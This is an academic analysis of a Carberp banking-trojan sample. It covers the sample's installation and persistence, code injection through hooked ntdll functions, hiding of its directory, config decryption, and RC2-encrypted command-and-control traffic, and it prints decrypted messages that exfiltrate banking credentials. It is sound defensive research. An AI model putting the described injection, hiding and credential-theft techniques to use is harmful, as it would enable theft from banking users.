RP1: Carberp Malware analysis

Ralph Dolmans
ralph.dolmans@os3.nl

Wouter Katz
wouter.katz@os3.nl

System and Network Engineering
University of Amsterdam

February 12, 2013

Abstract

Carberp is one of the major malware families that attempts to steal money from its victims by hijacking and listening in on their internet banking traffic. The amount of money being stolen using these techniques is very substantial, and therefore thorough analysis of these types of malware and insights into how they install themselves and into their general behavior has - literally - very high value. This report will focus on the newest versions of Carberp, and in particular focus on the anti-forensics techniques used by Carberp and its general behavior.

Contents

1 Introduction

1.1 Malware families

Internet banking has become accessible in most developed countries, and it has become a lucrative business for malware writers/operators to focus on. Many different malware families are programmed specifically to steal money from their victims, by means of hijacking the internet banking session, monitoring credentials for internet banking or related methods.

There are a few large malware families that are responsible for the majority of internet banking related fraud through malware, mostly because of their advanced functionalities. The most notable of these malware families are ZeuS, ZeuS' successor SpyEye, Citadel and Carberp. Our research focused on the Carberp malware.

1.2 Carberp history

Carberp was first seen in June 2010. In March 2012 the Russian police reported to have arrested some of the people behind the Carberb trojan[1]. Less than a year later, in December 2012, members from the Carberb team posted messages on underground Russian cybercrime forums, stating that they developed a new version of Carberp[2].

1.3 Research Questions

The main research questions were:

- *What kind of anti-forensics techniques are being used by the latest version of Carberp?*
- *What behavior does the latest version of Carberp show? In particular: how does it install itself, what is its run-time behavior and what can one tell about communication with the Command and Control servers?*

Note: the authors of this report retrieved a Carberp sample which was still undetected by most virusscanners at the time the analysis started. The authors' source for this sample is a person well connected in the security community, who believed that this sample was the newest generation of the Carberp malware. Unfortunately, after completing the analysis and collecting results, it was found that this sample was not the newest generation, but a new build of an older version. Due to the anti-forensics techniques used by the malware, it was not possible to make this comparison without analyzing

[1]http://www.group-ib.com/index.php/7-novosti/633-group-ib-aided-russian-law-enforcement-agents-in-arresting-yet-another-cybercriminal-group

[2]http://blogs.rsa.com/got-an-extra-40000-lying-around-carberp-is-back-on-the-market/

the malware first. Although there has been previous research done on this version of Carberp, the authors will use this report as a means to describe a structured method of analyzing malware. In Section 5 of the report a comparison will be drawn between the findings from our project, and the findings in previous research done.

1.4 Previous work

There has been a lot of work done in the field of malware analysis. General approaches for performing an analysis of a malware sample form a good basis for conducting our work [1] [2]. Research has been done on both static analysis of malware samples [3], and dynamic analysis [4] [5].

Given the large amounts of money being stolen, these malware attract a lot of attention. Therefore, there has been extensive research done on other malware families, such as the analysis of ZeuS/SpyEye [6] and Citadel [7].

A different version of the Carberp trojan other than the one analyzed in this report has been researched, and will be used to point out differences in the different versions of the Carberp trojan [8].

Previous research found on the same version of the Carberp trojan as discussed in this report have also been analyzed [9] [10], and will be used to show similarities between the different samples of the same Carberp generation, as well as any possible differences.

For references on anti-forensics techniques used by malware, as well as tools to counter these techniques, [11] [12] were used.

2 Setup

To prevent other systems from getting infected by our malware sample, two dedicated laptops were used for the analysis. Online analysis for inspecting network traffic was done in a separate VLAN to prevent spread of the malware across the network. This VLAN is located in the OS3 lab at the University of Amsterdam.

On the laptops VMWare Workstation was installed with Windows XP as guest OS. VMWare Workstation gave the possibility of taking snapshots which allowed to go back to a non-infected system without reinstalling the guest OS.

During the research the following tools were used:

- ExifTool 9.17[3] for analyzing the PE information of the executable sample;
- Process Monitor v3.03, Process Explorer v15.23, Strings v2.5 and VMMap from Microsoft's Sysinternals Suite[4];
- OllyDbg 2.01[5] and Immunity Debugger 1.85[6] for debugging binary code;
- IDA Pro 6.3[7] for dissasembling binary code;
- GMER 2.0.18454[8]for detecting Rootkits;
- Wireshark 1.8.5[9] for capturing and analyzing network traffic;
- PEiD 0.95[10] for analyzing the presumably used packer;
- Dependency Walker 2.2[11] for analyzing the dependencies used by the malware sample;
- Mandiant Memoryze[12] for acquiring and analyzing memory dumps;
- Mandiant Audit Viewer[13] to configure Memoryze;

[3]http://www.sno.phy.queensu.ca/ phil/exiftool/
[4]http://technet.microsoft.com/en-us/sysinternals/bb842062.aspx
[5]http://www.ollydbg.de/version2.html
[6]https://www.immunityinc.com/products-immdbg.shtml
[7]https://www.hex-rays.com/products/ida/index.shtml
[8]http://www.gmer.net/
[9]http://www.wireshark.org/
[10]http://woodmann.com/BobSoft/
[11]http://www.dependencywalker.com/
[12]http://www.mandiant.com/resources/download/memoryze
[13]http://www.mandiant.com/resources/download/audit-viewer

The Carberp sample we analyzed has the following hashes:

md5	a574fc3d97149bcbf8bdccd5a8a73951
sha256	d2a3060511fdc86729a6ec0881e50846b47362db2d6392b6ef00536417e14410

Checking `www.virustotal.com` for previous occurrences of this sample yielded a result. This sample was first analyzed by VirusTotal on 2012-12-07 09:51:19 UTC[14].

Two sites where security researchers can share malware samples are `www.malware.lu` and `www.virusshare.com`. The sample analyzed in this paper was not available on either of these sites at the time this research was started.

[14]https://www.virustotal.com/file/d2a3060511fdc86729a6ec0881e50846b47362db2d6392b6ef00536417e14410/analysis/

3 Static analysis

3.1 Executable file information

The static analysis began with looking at the information that can be retrieved by looking at the executable's PE header information [13].

ExifTool showed that the sample has a file size of 212 kilobytes, a code size of 29,184 bytes, an initialized data size of 187,392 bytes and a compile date of March 23rd, 2011. The full output of ExifTool can be found in Appendix A. The time difference between compilation date and the date that this sample was first seen on VirusTotal spans around 1.5 year. However, seeing as the registration date for the C&C domain was at the end of November 2012, it seems likely that the sample was compiled on a system with its clock set backwards to 2011, or the compilation date was altered afterwards.

The Microsoft COFF Binary File Dumper[15] showed that the sample contained 7 PE file sections. 4 of the sections in the sample, *.data*, *.reloc*, *.rsrc* and *.text*, are sections created by the compiler for global variables, relocation information for library files, program resources and program code, respectively. The other 3 sections that were present, namely *.WARM*, *.FIVE* and *.SOME*, are custom sections. Information for all sections in the sample can be found in Table 1.

Section name	**Section size**	**Section properties**
.data	45568 bytes	Initialized data, Read, Write
.reloc	2048 bytes	Initialized data, Read only, Discardable
.rsrc	137728 bytes	Initialized data, Read only
.text	29184 bytes	Code, Execute, Read
.WARM	512 bytes	Initialized data, Read only
.FIVE	512 bytes	Initialized data, Read only
.SOME	1024 bytes	Initialized data, Read only

Table 1: Executable file section information

Looking at the sample's import table, only 3 functions were imported from external DLL's: *GetParent* from *user32.dll*, *lstrcmpW* from *kernel32.dll* and *ChrCmpIW* from *shlwapi.dll*. The first function retrieves a handle for the specified window's parent or owner, and the last two functions perform string and character comparison, respectively.

[15]http://support.microsoft.com/kb/177429

The full output of the Microsoft COFF Binary File Dumper tool can be found in Appendix B.

3.2 Executable file contents

To obtain more information about the contents of the sample, the *strings* tool from the Sysinternals Suite was used. The results contained many notable strings, the most remarkable ones being *SegmentOrdinal.exe*, *C:\System Manual\Docs\IE3894\Doc[102].txt*, *sun-elementary-subject-concept.exe*, *drmv2clt.dll* and *DRMv2 Client DLL*.

Since most malware is packed to avoid direct detection by antivirus software, PEiD was used to attempt to detect the use of a packer embedded in the sample. PEiD tries to find signatures for packers and compilers by matching a database of known signatures to byte sequences in the input file. PEiD did not detect any of the most commonly used packer signatures in the sample, but it took an educated guess that the sample was compiled using Borland Delphi 3.0. Since PEiD did not find a definitive match for the compiler used, it is assumed that all byte signatures were removed in the sample to make it harder to obtain more information about the sample.

Opening the sample in IDA Pro shows that the sample's *.text* section contains 10 functions. These functions all either perform the moving of data, or manipulating of data by means of bit shifting, multiplication, XOR operations etc. The rest of the executable contained what looked like random data: IDA Pro could not disassemble the data apart from the *.text* section. This confirms the suspicion that the code section merely contains a loader which unpacks the packed data contained in the sample.

4 Dynamic analysis

Before starting the dynamic analysis, the VM's were set up in such a way that all the tools necessary for the dynamic analysis were installed on the guest OS. Next a snapshot was taken of the VM, so that the guest OS could be reverted back to a clean state after infecting it by running the sample.

4.1 Malware sample execution

The first step in the dynamic analysis was to log all of the malware's activity when running the sample. To do so, Process Monitor and Wireshark were started prior to running the sample. As soon as the sample was run, Process Monitor showed all disk and registry activities of the running sample.

The sample began by checking values of the Terminal Services registry keys *HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat* and *HKLM\System\CurrentControlSet\Control\Terminal Server\TSUserEnabled.*

The sample proceeded to attempt opening two DLL files: *dword-qword-byte.dll* and *horvel201283.dll.* These files were not present on the system, but the sample still tried to open them hundreds of times in a row. After this loop, the sample loaded a number of DLL's, most notably *odbc32.dll*, *rsaenh.dll*, *advapi32.dll* and *crypt32.dll.* These are Microsoft Open Database Connectivity DLL, Microsoft Enhanced Cryptographic Service Provider DLL, Microsoft Advanced Windows 32 Base API and Microsoft Cryptographic API DLL, respectively. The sample then changed the value for *HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed* multiple times in a row.

The sample checked if the directory *C:\Documents and Settings\All Users\Application Data\UzFxrJJmFpE\*existed, and when it found that this directory did not exist, it created it. This directory could not be found in Windows Explorer afterwards.

The running sample then started a new instance of *explorer.exe* and terminated its own process. This new *explorer.exe* instance created copies of multiple DLL's, and placed these copies in the current user's temporary directory. Hexadecimal characters were used for the filenames of the copied files with *.tmp* as file extension, starting with *1.tmp* and incrementing the hexadecimal filenames for each next file. One notable file, *7.tmp* in this case, was created as a copy of the original sample executable.

After the copying of the temporary files, the new instance of *explorer.exe* terminated itself. At this time, both the original *explorer.exe* and an *svchost.exe* instances started accessing the same temporary files as the *explorer.exe* instance that just terminated. This activity lead to believe that both of these processes were been infected with malicious code by the sample, which was confirmed by using the Memoryze tool in Section 4.4. The *explorer.exe* instance proceeded to create a copy of the *7.tmp* file, which contained a copy of the original sample executable, and placed it in *C:\Documents* *and Settings\All Users\Start Menu\Programs\Startup\*, and named the copy *avg1kYtBnDg.exe*, so it will be executed after every succesful login of users on the computer. It also copied the *7.tmp* file to *C:\Windows\System32\Com\svchost.exe*. It then created a new Windows service called *Windows NAT*, which uses the newly created *svchost.exe* as the executable linked to this service, the service startup type was set to automatic and the service was then started. From this point on, *explorer.exe* seemed to stop its abnormal behavior.

This execution flow can be found in Figure 1.



Sample dropper
Load DLLs, registry activity
Create hidden directory
New *explorer instance*, terminate self
Copy DLLs, infect *explorer*, *svchost*, *terminate self*
Explorer copies startup file,creates service

Figure 1: Execution flow of installation

4.2 Network activity

Wireshark showed network activity to the domains *defeatswirly.net* and *defeatswirly1.net*. All network activity took place in the form of HTTP requests to the two domains. All HTTP requests used the POST method, and contained encrypted POST data. The filenames in the URLs that were used for the HTTP requests consisted of seemingly random filenames with a fixed set of extensions, being *.inc*, *.db*, *.log*, *.pif*, *.php3* and *.phtm*.

Some example requests can be found in Appendix C.

The sent messages were all encrypted. OllyDbg was used to find out which cipher is used for the encryption. After placing a hardware breakpoint[16] on execution on the code responsible for the network traffic it became clear that the *CryptImportKey*[17] function from *advapi32.dll* was used to import the key. According to Microsoft's documentation, the second argument of this function was a BYTE array containing a key header, and the fourth argument the encryption key.

[16]http://www.ollydbg.de/Help/i_Breakpoints.htm

[17]http://msdn.microsoft.com/en-us/library/windows/desktop/aa380207(v=vs.85).aspx

After breaking the debugger on the *CryptImportKey* function, the contents at the address specified for the arguments was:

```
CPU Stack
Address    Value      ASCII Comments
00BAFC54    00000208
00BAFC58    00006602
00BAFC5C    00000010
00BAFC60    7A354443  CD5z
00BAFC64    336A6E74  tnj3
00BAFC68    67773157  W1wg
00BAFC6C    4D324853  SH2M
```

The byte pair *02 66* (order of the bytes is reversed due to the CPU being Little Endian) indicated the used cipher, in this case the RC2 block cipher [18]. The string *CD5ztnj3W1wgSH2M* was the encryption key for this cipher.

At every encryption attempt an 8 byte string appeared in the stack, close to the plaintext string and the key. This 8 byte string was different at every encryption operation and was therefore assumed to be the initialization vector (IV)[19] used by the RC2 cipher. Successfully decrypting some ciphertext using the found key and this 8 byte string as IV proved that our assumption was right.

Comparing the IV and ciphertext with the captured network traffic showed that a base64 representation of the ciphertext and the IV are sent to the C&C. The IV is split into two parts of four bytes. The first part is placed at the beginning of the string, the second part at the ending of the string, most likely this is done to prevent straightforward decryption of the complete string without taking into account the two parts of the IV. When the base64 string ends with one or more equal signs, the second part of the IV is placed before these equal signs. The red part in the example below indicated the two parts of the IV, the black part indicated the base64 representation of the RC2 ciphertext.

Py64wjTq6eIKheMQjpNkRYHcMwHmdSlF0cntfZ7QI+19n7o3JFc=

Knowing the used cipher, key and IV made it possible to decrypt intercepted network traffic. An analysis of the decrypted messages made clear that three types of messages are sent to the C&C.

The first type of message informs the C&C with details about how the machine got infected. The items sent with these messages are *uid*, *av* and *md5*. The *uid* parameter was an unique ID for the infected machine, the *md5*

[18] `http://msdn.microsoft.com/en-us/library/windows/desktop/aa375549(v=vs.85).aspx`

[19] http://whatis.techtarget.com/definition/initialization-vector-IV

parameter was the MD5 hash of the malware sample, and the *av* parameter probably stated the installed antivirus program on the infected machine. To confirm this assumption the Avira virusscanner was installed on the machine. After intercepting a new message, the value of the *av* parameter became *sched.exe*. The *sched.exe* process is a process belonging to Avira, which confirmed that the *av* parameter of the message indicates the installed anti-virus software. Below is an example of this type of message:

```
uid=a0D81B5056DC2EEBAC&av=sched.exe&md5=a574fc3d97149bcbf8bdccd5a8a73951
```

The second type of message informs the C&C with information about the operating system and the services running on the infected machine. The parameters in this message are *id*, *os* and *plist*. The *id* parameter corresponded to the *uid* parameter in the first message type, the *os* parameter stated the operating system and the *plist* parameter contained a comma-separated list of all the running processes on the infected machine. Below is an example of this type of message:

```
id=a0D81B5056DC2EEBAC&os=Windows XP Service Pack
2&plist=system,smss.exe,csrss.exe,winlogon.exe,services.exe,lsass.exe,
vmacthlp.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,svchost.exe,
explorer.exe,spoolsv.exe,vmwaretray.exe,vmwareuser.exe,vmtoolsd.exe,
vmupgradehelper.exe,tpautoconnsvc.exe,alg.exe,wscntfy.exe,tpautoconnect.exe,
ctfmon.exe,ftkimager.exe,wuauclt.exe,wuauclt.exe,ollydbg.exe,procmon.exe,
wmiprvse.exe,svchost.exe,svchost.exe,svchost.exe
```

The third type of messages sent network traffic intercepted on the victims' computer to the C&C server. The malware intercepted the POST requests that were performed while browsing Russian internet banking websites. The bodies of these intercepted POST requests were then sent to the C&C. This way the credentials that were used to authenticate at the website of a bank were sent to the attacker. Below is an example of the message including hijacked credentials:


```
id=a0D81B5056DC2EEBAC&brw=1&type=1
&data=https://online.sbank.ru/tpk/default.aspx?|POST:__VIEWSTATE=%
2FwEPDwUKMTk4MTg3MzQ3Nw9kFgICAw9kFgICAQ8PFgIeAXMFJDk4N2UyMzhkLWZmY
zktNDRmOC1iMzdmLWUyOGQ2MzMyNmViMmQWAmYPZBYCZg8PFgIeB1Zpc2libGVoZGRk
Vl73oQHu8TrbkEu5DVBPY80NEKs%3D&__EVENTVALIDATION=%
2FwEWBwKS3Jm2CQK6saGwBQL3tI9cAqu535ACApywxb0CAoOwxb0CAoKwxb0C%2B8DT
w0l8bFj4gGY%2FeK%2Bik8%2F9dJI%3D&Squirrel%24ctl00%24UserName=user&
Squirrel%24ctl00%24Password=secret&Squirrel%24ctl00%24
Login=%D0%92%D0%BE%D0%B9%D1%82%D0%B8&Squirrel%24ctl00%24Branch=0&cc=1
```

4.3 Command & Control servers

At the time of starting analysis on the sample, *defeatswirly.net* was suspended by its registrar, and *defeatswirly1.net* was sinkholed by Georgia Institute of Technology. This resulted in all HTTP responses from the sample's C&C server being empty, which prevented the analysis of the commands and updates retrieved from the C&C server. In Appendix D the original WHOIS data can be found for *defeatswirly.net* before it was suspended.

4.4 Live memory analysis

As described in [14], Memoryze has extensive memory dump acquisition and analyzing capabilities. Audit Viewer was used to configure Memoryze to create a memory dump of the VM after it was infected, and to analyze it subsequently. The results showed that all processes that were running as a child of explorer.exe, as well as explorer.exe itself were marked red, indicating a malicious process. The screenshot in Figure 2 shows that explorer.exe contains a memory region containing injected code. All other processes marked red in Memoryze contained the same injected memory region, the same in size as well as the memory offset it was placed at.




```
Explorer.EXE : 624
    0x00c20000 -> INJECTED MEMORY SECTION
    C:\WINDOWS\system32\sortkey.nls -> IMPLICITLY TRUSTED
    C:\WINDOWS\system32\unicode.nls -> IMPLICITLY TRUSTED
    C:\WINDOWS\system32\locale.nls -> IMPLICITLY TRUSTED
    C:\WINDOWS\system32\sorttbls.nls -> IMPLICITLY TRUSTED
    C:\WINDOWS\system32\ctype.nls -> IMPLICITLY TRUSTED
```

Figure 2: Memoryze: injected memory section inside explorer.exe

VMMap was used to list all memory sections of running processes. Every process running as or as a child of *explorer.exe* had at least one copy of the injected code in its memory. With VMMap, a list of strings in the malicious memory section was extracted. This list showed a number of interesting strings, giving a small indication of the sample's inner workings. This ranged from names of Russian banking websites (*finam.ru*, *ibank2.ru* and *online.payment.ru*), internal commands (*updateplug*, *bankrecv* and *loaddlls*) as well as format strings (*%sb.php?uid=%s&c=%s&v=%d&jv=%d_%d&botver=%s*). The full list of strings consisted of 1084 lines, and will therefore not be posted further.

4.5 Analysis of running processes


Now that it was clear that running processes were infected by the malware, the next step was to see how the running processes were affected by the injected malicious code. The GMER tool[20] was used to detect changes in the running processes. GMER reported all processes running under the local user account as having their memory mapping of *ntdll.dll* adjusted, and in particular the *.text* section since this is where all the executable code is located. As Figure 3 shows, in this section two functions were altered in *explorer.exe*: *NtQueryDirectoryFile* and *NtResumeThread*. For all processes that are children of *explorer.exe*, such as *winrar.exe* in Figure 3, two additional functions within *ntdll.dll* were altered: *NtClose* and *NtDeviceIoControlFile*.



```
.text    C:\WINDOWS\Explorer.EXE[1504] ntdll.dll!NtQueryDirectoryFile + 6                 7C90D756 4 Bytes  [68, FA, 19, 03]
.text    C:\WINDOWS\Explorer.EXE[1504] ntdll.dll!NtResumeThread + 6                       7C90DB26 4 Bytes  [6C, FA, 19, 03]
.text    C:\Program Files\WinRAR\WinRAR.exe[1676] ntdll.dll!NtClose + 6                   7C90CFD6 4 Bytes  [1C, E6, 45, 01]
.text    C:\Program Files\WinRAR\WinRAR.exe[1676] ntdll.dll!NtDeviceIoControlFile + 6     7C90D266 4 Bytes  [20, E6, 45, 01]
.text    C:\Program Files\WinRAR\WinRAR.exe[1676] ntdll.dll!NtQueryDirectoryFile + 6      7C90D756 4 Bytes  [68, FA, 45, 01]
.text    C:\Program Files\WinRAR\WinRAR.exe[1676] ntdll.dll!NtResumeThread + 6            7C90DB26 4 Bytes  [6C, FA, 45, 01]
```

Figure 3: GMER: altered *ntdll.dll* in *explorer.exe* and *winrar.exe*

To find out how the *ntdll.dll* memory image for the *explorer.exe* process was altered, OllyDbg was used. By attaching OllyDbg to the running *explorer.exe* process and using OllyDbg's built-in Memory Map Window, it was possible to inspect all memory regions for the process. The *.text* memory section of *ntdll.dll* inside the *explorer.exe* process was inspected at the given memory location for one of the altered functions (in this case *NtResumeThread* at address 7C90DB26, as can be seen in Figure 3). In Figure 4 it can be seen that at memory address 7C90DB25 the value 0x0319FA6C is loaded into the EDX register, which will be used for the following *CALL* instruction. For normal system calls, such as the two functions *NtSaveKey* and *NtSaveKeyEx* that can be seen in Figure 4, this value should always contain the same address value, in this case 0x7FFE0300, which points to the *KiFastSystemCall* of *ntdll.dll*, a function used to elevate privileges and execute the required system call[21].



```
Address   Hex dump        Command                      Comments
7C90DB20 ┌$  B8 CE000000  MOV EAX,0CE                  ntdll.NtResumeThread(guessed Arg1,Arg2)
7C90DB25 │·  BA 6CFA1903  MOV EDX,319FA6C
7C90DB2A │·  FF12         CALL DWORD PTR DS:[EDX]
7C90DB2C └·  C2 0800      RETN 8
7C90DB2F     90           NOP
7C90DB30 ┌$  B8 CF000000  MOV EAX,0CF                  ntdll.NtSaveKey(guessed Arg1,Arg2)
7C90DB35 │·  BA 0003FE7F  MOV EDX,7FFE0300
7C90DB3A │·  FF12         CALL DWORD PTR DS:[EDX]
7C90DB3C └·  C2 0800      RETN 8
7C90DB3F     90           NOP
7C90DB40 ┌$  B8 D0000000  MOV EAX,0D0                  ntdll.NtSaveKeyEx(guessed Arg1,Arg2,Arg3)
7C90DB45 │·  BA 0003FE7F  MOV EDX,7FFE0300
7C90DB4A │·  FF12         CALL DWORD PTR DS:[EDX]
7C90DB4C └·  C2 0C00      RETN 0C
7C90DB4F     90           NOP
```

Figure 4: OllyDbg: altered *NtResumeThread* code in *ntdll.dll* memory section

[20]http://www.gmer.net/

[21]http://www.c-jump.com/CIS77/reference/Intel/CIS77_24319102/pg_0721.htm

The next instruction, *CALL DWORD PTR DS:[EDX]*, calls a subroutine located at the memory location specified by the pointer which the EDX register points to. Looking at the memory address 0x0319FA6C, the DWORD value 0x0317FF3B was found. This was the memory location where the actual code was placed that is executed when *NtResumeThread* is called. Setting a hardware breakpoint on execution at the entry point of *NtResumeThread* in the memory section of *ntdll.dll* gave the possibility to monitor the altered execution flow when *NtResumeThread* is called within the *explorer.exe* process. As soon as a new process was spawned with *explorer.exe* as the parent process, the breakpoint was triggered. By stepping through the code from the breakpoint, the following execution flow was seen:

- Jump from the original *NtResumeThread* function to the malicious code;
- Allocated memory inside the *notepad.exe* process using the *NtAllocateVirtualMemory* function in *ntdll.dll*, with the *Protect* flag of this section set to *PAGE_EXECUTE_READWRITE*, indicating executable code in this memory section;
- Copied the memory section containing the injected code from *explorer.exe* to the newly allocated memory section in *notepad.exe* using the *NtWriteVirtualMemory* in *ntdll.dll*;
- Protected the allocated memory from consecutive writes by calling the *NtProtectVirtualMemory* function in *ntdll.dll*, setting the *NewAccessProtection* flag to *PAGE_EXECUTE_READ*;
- Queued the code in the previously allocated memory section for execution upon resuming the thread in *notepad.exe* by using the *NtQueueApcThread* function in *ntdll.dll*;
- Executed the actual *NtResumeThread* system call, letting the main thread of the *notepad.exe* process start after executing the queued code;
- Return to the caller of the *NtResumeThread* function.



Call to *NtResumeThread*, detour to malicious code
Allocate memory inside target process, mark as executable
Copy malicious code to target process, set to read-only
Queue malicious code for execution, *NtQueueApcThread*
Execute actual *NtResumeThread* system call
Return to caller, target process now running with infected code

Figure 5: OllyDbg: Execution flow of altered *NtResumeThread* function

Just by injecting and executing its malicious code in *explorer.exe*, the malware managed to inject its code in all processes which directly spawned under the *explorer.exe* process. Any infected process which created a new child process automatically infected this child process. This means that any process which spawned directly or indirectly under *explorer.exe* becomes infected before being able to start its own code execution.

The malware created an unique identifier for each computer it was installed on. This identifier was based on a hash of three registry values:

- *HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName*
- *HKLM\Software\Microsoft\Windows NT\CurrentVersion\DigitalProductId*
- *HKLM\Software\Microsoft\Windows NT\CurrentVersion\InstallDate*

4.6 Config files

While monitoring the installation of the malware in section 4.1, the existence of a hidden directory was discovered. Although the directory was not visible (methods used to hide this directory will be covered in Section 4.7), monitoring with ProcMon showed that the malware copy of *svchost.exe* accessed the file *mnhslst32.dat* inside the directory *C:\Documents and Settings\All Users\Application Data\UzFxrJJmFpE*\every 30 seconds. Mounting the infected VMWare disk in a clean virtual machine allowed for the hidden directory to be visible. The files that were found in this directory are listed below:

File name	**File size**
3E4RkCw6Ar8.dat	1 byte
klpclst.dat	8 bytes
mnhslst32.dat	126 bytes
wndsksi.inf	0 bytes

Table 2: Malware config files

The contents of each file can be found in Appendix E.

Since the *mnhslst32.dat* file was accessed on a regular interval, this file had the main focus. By attaching OllyDbg to the malicious *svchost.exe* process, and setting a breakpoint on the *NtReadFile* function in *ntdll.dll*, it was possible to locate the memory location where the contents of the file were written to after reading it. Setting a hardware breakpoint on read/write access on this memory location gave the location of the code that accessed this data. The code section responsible for decoding the data can be found at Appendix F.1. There were only 3 parts of the data from the *mnhslst32.dat* file that were processed by the decoding code section, of which both the original and decoded data can be found at Appendix F.2.

The key was found by stepping through the decryption routine in OllyDbg, and during the decryption routine the ESI register pointed at the same string, in the case of this sample this string was *HJGsdlk873d*.

The decryption routine uses one loop to iterate the byte values of an entry, and another loop to iterate the byte values of the decryption key. Both loops maintain a counter, starting at zero, and each loop iteration increments its own counter. To decrypt a byte value for an entry, the product of both loop counters is added to the Unicode numerical value of the decryption key byte, and this is XOR'ed with the Unicode numerical value of the entry's byte value. Each iteration of the decryption can be expressed with Formula 1. As soon as all key bytes have been iterated and XOR'ed, the result is one decrypted byte. Repeating this loop for each byte of an entry results in a decrypted entry.

$$((i * j) + k[j]) \oplus c[i] \tag{1}$$

where i = entry byte iteration count, j = decryption key byte iteration count, k = key bytes, c = entry bytes

4.7 Hidden directory

As described earlier, Process Monitor made clear that the malware creates a directory with the name *UzFxrJJmFpE*. This directory is not visible in regular programs running under local users' accounts.

One of the functions altered in *ntdll.dll* as shown in 4.5 was *NtQueryDirectoryFile*. *NtQueryDirectoryFile* is the function to create the list of all files and directories in a given directory. In the same way as the *NtResumeThread* function was altered, the *NtQueryDirectoryFile* function was adjusted so that each call to this function got redirected to the malware's malicious code section.

Using OllyDbg, a hardware breakpoint on execution was set on the *NtQueryDirectoryFile* function. Stepping through the code showed that the malicious code first executed the system call used by the original *NtQueryDirectoryFile*, and then iterated all returned entries to match each entry against the name of the directory that the malware uses to put its config file in, and removed the directory from the list of entries before returning to the caller of the *NtQueryDirectoryFile* function.

4.8 Browser infection

Carberp infects browsers to be able to steal banking credentials from victims. During this research, Internet Explorer was the only browser found to be backdoored directly. Mozilla Firefox and Google Chrome did not show any changes in GMER, although Google Chrome did not function anymore after infection of the system. GMER showed that the infection takes place by adjusting Internet Explorer's memory sections for functions inside crypt32.dll, user32.dll and wininet.dll for a total of 35 functions that were altered. Breakpoints where placed in OllyDbg on the locations of the altered functions to determine the operations of the hooks.

- From crypt32.dll the *PFXImportCertStore* function is hooked, to allow the malware to export any certificates and/or private keys that the user stored in the certificate store.
- Several functions from user32.dll, such as *SetFocus* and *ShowWindow*, are hooked. These functions contain jump instructions to similar looking malicious code. The malicious code compares the current URL with the URLs from the targeted banks.
- Wininet.dll is used by Internet Explorer to send and receive HTTP data. Several functions from this library are therefore most likely hooked for intercepting and sending network traffic by the malware.

Using ProcMon and Wireshark, it was noticed that a file was created in the malware's hidden directory and a HTTP request was made as soon as Internet Explorer was used to browse to one of the Russian internet banking sites.

Inspecting the file showed that it was a *.CAB* file, and its contents were a folder named *Screenshots* containing screenshots, a file named *URL.txt* containing the URL of the site that triggered the capturing of data and a file named *LogData.txt* containing logged keystrokes and mouseclicks. This *.CAB* file was then sent to the C&C server, in an unencrypted format.

5 Conclusion

The research questions that were posed were:

- *What kind of anti-forensics techniques are being used by the latest version of Carberp?*
- *What behavior does the latest version of Carberp show? Most notably: how does it install itself, what is its run-time behavior and what can one tell about communication with the Command and Control servers?*

As stated in section 1.3, the sample analyzed in this report was not the latest version of Carberp. This section will answer the research questions in context of the Carberp sample analyzed in this report.

The sample analyzed in this report uses several anti-forensics techniques to hinder forensic analysis. These techniques are:

- Packed executables are used to thwart detection of the executables on disk by anti virus software. Packing the executables also prevents static analysis methods from gaining deep insight in the inner workings of the malware. The packing software and/or method used in the sample analyzed in this report is currently unknown.
- Encryption of config files makes it more difficult to retrieve important data regarding the C&C servers used by the malware. The scrambling method used is several rounds of XOR in combination with adjusting the key byte values.
